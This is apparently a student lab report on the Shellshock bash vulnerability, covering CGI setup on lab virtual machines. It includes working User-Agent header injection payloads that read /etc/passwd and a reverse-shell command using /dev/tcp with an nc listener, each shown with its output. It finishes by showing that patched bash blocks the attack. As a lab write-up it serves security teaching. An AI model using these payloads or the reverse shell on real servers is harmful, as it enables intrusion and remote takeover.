

Task 1: Experimenting with Bash Function

The first thing we do is run the vulnerable bash version /bin/bash_shellshock, then create an experiment for the shell function. We used:
testfunc='() { echo "vulnerability test"; }; echo " vulnerable";'
, which allows us to put a function definition in the value of testfunc, as well as an additional command to display the word “vulnerable” if the shellshock is successful. Then, we exported the function to the child process using export testfunc, and called the bash_shellshock, which then automatically ran the second argument in our function echo “vulnerable”, showing us that the attack was in fact, successful.




We then tried to recreate this same experiment after running the updated bash version using the same function. The test was similar, except that instead of running the bash_shellshock version, we simply run bash. This did not allow for the attack to happen because it does not parse the variable to a function when exporting to the child process. Therefore, the attack is unsuccessful.




Task 2: Setting up CGI Programs


The first thing we did is navigate to the /usr/lib/cgi-bin directory on the victim's machine using cd, then created the myprog.cgi file using sudo touch myprog.cgi command. Next, I used the nano program to write the script, by using the sudo nano myprog.cgi command (since when I tried it without sudo, I did not get permission to write the file. Next, we set it's permission to an executable by using the sudo chmod 755 myprog.cgi command. Finally, we verified the output of the myprog.cgi program by running curl http://localhost/cgi-bin/myprog.cgi, which outputted the desired result, "Hello World".



Task 3: Passing Data to Bash via Environment Variable

We start with creating the new CGI program, test.cgi, which we place in the victim's machine in the cgi-bin. We do this in the same way we did for the above step, but with the newly provided text. Next we set the permission as an executable just as we did in step above. Then, we access the CGI program using the curl command from the attacker's machine using the victim's IP address curl -v http://10.0.2.5/cgi-bin/test.cgi , and get back the data string from the server with the environment variables. One thing we noticed is that the User-Agent specified in the HTTP request from the attacker's machine is the same value as the one which shows up on the Environment Variables received from the victim's machine. Therefore we can conclude that this field is actually set by the request, and we can use the -A command after curl to set the user-agent field of a request (as shown in the second image below). This further shows how the environment variable in the CGI process gets its value from a remote user.







Task 4: Launching the Shellshock Attack

The first thing we did for the shellshock attack is to check the victim's machine for the passwd file in the etc directory to make sure it exists. We used the command /bin/cat /etc/passwd to read the output from the file:

Next, we also confirmed that the cgi file was also in the victim's machine (and we also did this to test that we can see the file's directory and permissions from our machine) by using the command curl -A "() { echo hello;};echo Content-type: text/plain; echo; /bin/ls -1" http://10 .0.2.69/cgi-bin/test.cgi . Once we confirmed that we were able to see the cgi file and it's permissions, we were ready to launch the attack to see the secret file content of /etc/passwd. We used the same type of command, with the same structure, but with the payload of /bin/cat /etc/passwd instead of /bin/ls-l in order to read the output of the hidden file (instead of just showing a directory). So therefore, the complete command was : curl -A "() { echo testing;}; echo Content-type: text/plain; echo; /bin/cat /etc/passwd" http://10.0.2.5/cgi-bin/test.cgi. This allowed us to see the victim's hidden file from the attacker's machine, and so the attack was a success. An output image is provided below, where the machine 4540Seed32bit (on the left) is the attacker's machine, and the machine Seed2 (on the right) is the victim's machine.



When we run the same command, with /etc/shadow file instead, nothing is returned. I used the victim machine to access the file to see it's content, but the permission was denied upon a regular search using the /bin/cat /etc/shadow command, therefore I prepended it with sudo, and the output looked like a list of hash functions as shown below. Since this would not be "text/plain", it is not text-readable and so would not be able to be seen by our attack.



Task 5: Getting a reverse Shell via Shellshock Attack:

Shellshock attack allows an attacker to run arbitrary commands on the target computer. Shell runs on the victim's computer, but it takes input from the attacker's computer, and prints its output on the attacker's computer . A reverse shell allows an attacker to easily run commands on an infected computer. To run the reverse Shell, the attacker needs first to run the following command nc -l 9090 -v on the attacker's computer.

```
[09/18/22]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
```

This server application essentially prints out whatever the client sends and transmits everything the server user types to the client. Then run the following command on the target server, /bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1

```
[09/18/22]seed@VM:~$
</bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1
```

This command launches the server machine's bash shell, which receives input from a TCP connection and outputs to the same TCP connection. We can see a message showing that the connection was accepted. We can now type ifconfig to verify that we are able to execute commands on the victim's computer. We can see that the IP address corresponds to the victim's server.

```
Connection from [10.0.2.5] port 9090 [tcp/*] accepted (family 2, sp
ort 46140)
[09/18/22]seed@VM:~$ ifconfig
ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:25:91:9e
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::9fa3:5dde:7e9e:940c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:633 errors:0 dropped:0 overruns:0 frame:0
          TX packets:737 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:299356 (299.3 KB)  TX bytes:77025 (77.0 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:495 errors:0 dropped:0 overruns:0 frame:0
          TX packets:495 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:71755 (71.7 KB)  TX bytes:71755 (71.7 KB)
```

Task 6: Using the Patched Bash:

Passing Data to Bash via Environment Variable functions correctly when /bin/bash is used in place of /bin/bash shellshock. Task 3 is unaffected because the string does not need to be transformed to a function.

```
[09/18/22]seed@VM:~$ curl http://10.0.2.5/cgi-bin/myprog.cgi
****** Environment Variables ******
HTTP_HOST=10.0.2.5
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at 10.0.2.5 Port 80</ad
dress>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=10.0.2.5
SERVER_ADDR=10.0.2.5
SERVER_PORT=80
REMOTE_ADDR=10.0.2.6
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=36068
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog.cgi
SCRIPT_NAME=/cgi-bin/myprog.cgi
[09/18/22]seed@VM:~$
```

Reverse shell does not work, however, because bash cannot parse a string beginning with () into a function in order to carry out the attack.